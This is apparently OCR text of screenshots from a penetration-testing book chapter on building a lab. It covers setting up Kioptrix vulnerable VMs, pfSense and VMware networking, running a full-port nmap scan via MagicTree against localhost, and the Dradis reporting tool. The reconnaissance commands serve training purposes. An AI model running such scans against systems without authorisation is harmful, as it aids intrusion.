
Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 256 MB

Maximum recommended memory

(Memory swapping may occur beyond this size.)

28344 MB



You have chosen to open:

KVM3.rar

which is: rar File (441 MB)

from: http://www.kioptrix.com

What should Firefox do with this file?

○ Open with

○ DownThemAll!

○ dTa OneClick! C:\Users\INST\Downloads\

● Save File

□ Do this automatically for files like this from now on.

Kioptrix VM Level 1


Kioptrix VM Level 1.1

Kioptrix VM Level 1.2

Kioptrix VM Level 1.3

Kioptrix VM 2014

iOS 7 jailbreak




Device	Summary
Memory	512 MB
Processors	1
Hard Disk (IDE)	20 GB
CD/DVD (IDE)	Auto detect
Floppy	Using drive A:
Network Adapter	NAT

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 512 MB




Which Image Do I Need?

Computer Architecture: AMD64 (64-bit)

NOTE: If your system has a 64 bit capable Intel or AMD CPU, use the 64 bit version. *32 bit should only be used with 32 bit CPUs.*

Platform: Live CD with Installer

Or just show me the mirrors so I can choose which file to download on my own.



Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

○ Installer disc:

No drives available


● Installer disc image file (iso):

C:\Users\INST\Downloads\pfSense-LiveCD-2.2.2-REL

⚠ Could not detect which operating system is in this disc image.
You will need to specify which operating system will be installed.

○ I will install the operating system later.

The virtual machine will be created with a blank hard disk.



Select a Guest Operating System


Which operating system will be installed on this virtual machine?

Guest operating system

○ Microsoft Windows
○ Linux
○ Novell NetWare
○ Solaris
○ VMware ESX
● Other

Version

FreeBSD 64-bit



VMnet9	Host-only	-	Connected	-	192.168.175.0

VMnet Information

○ Bridged (connect VMs directly to the external network)

Bridged to: Automatic

○ NAT (shared host's IP address with VMs)


● Host-only (connect VMs internally in a private network)

☑ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet9

□ Use local DHCP service to distribute IP address to VMs

Subnet IP: 192 .168 .175 . 0 Subnet mask: 255 .255 .255 . 0





PFSense VLAN1

Devices


Memory	256 MB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (IDE)	Using file C:\Users\...
Network Adapter	NAT
Network Adapte...	Custom (VMnet9)
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Chapter 3: Assessment Planning






```
root@kali:~# uname -a
Linux kali 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) x86_64 GNU
/Linux
```




```
root@kali:~# cat /etc/issue
Kali GNU/Linux 2.0 \n \l
```



Query/Method not saved in repository

```
19:07.28 Using mtdir '/root/.magictree'
19:07.28 Initializing MagicTree Version 1.3, rev 1814
```



```
magictree
  testdata
    host 127.0.0.1
  repo
    query Nameless query
    method nmap -vv -O -sS -A -p- -Pn -oX $out.xml $host
  tasks
    task nmap -vv -O -sS -A -p- -Pn -oX $out.xml $host
```

All tasks

State	Title	ExitValue	OutFiles
done	nmap -vv -O -sS -A -p- -Pn -oX $out.xml $host	0	2U

Command: nmap -vv -O -sS -A -p- -Pn -oX $out.xml $host

Host:

State: FINISHED

Exit Value: 0


Started: June 12, 2015 7:09:50 PM EDT

Finished: June 12, 2015 7:09:58 PM EDT


LOG
$out.xml

```
+ nmap -vv -O -sS -A -p- -Pn -oX /tmp/0ede3c0e-349c-4d67-9234-c04ae7b6c1d4.xml 127.0.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-12 19:09 EDT
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting runlevel 2 (of 2) scan.
Initiating SYN Stealth Scan at 19:09
Scanning localhost (127.0.0.1) [65535 ports]
```

```
19:07.28 Using mtdir '/root/.magictree'
19:07.28 Initializing MagicTree Version 1.3, rev 1814
```



```
9 magictree
  9 testdata
    9 host 127.0.0.1
        state up
        hostname localhost
      1 os Linux 3.7 - 3.15
      4 ipproto tcp
        3 port 5432
            state open
          1 service postgresql
              software PostgreSQL DB
  repo
  tasks
```



Project Name Security Assessment Report

Host: 127.0.0.1


Open Ports and Services:

Port	State	Service	Software
5432 tcp	open	postgresql	PostgreSQL DB

Summary of Findings:

Finding	CVE IDs	Affected	Severity	Source

No findings for this host



What is Dradis?


Dradis is an open source framework to enable effective information sharing.

Dradis is a self-contained web application that provides a centralised repository of information to keep track of what has been done so far, and what is still ahead. [screenshots - demo]

Features include:

- Easy report generation in HTML or Word format.
- Support for attachments.
- Integration with existing systems and tools through server plugins.
- Platform independent.

effective information sharing
http://dradisframework.org



Server password

This server does not have a password yet, please set up one:

Password

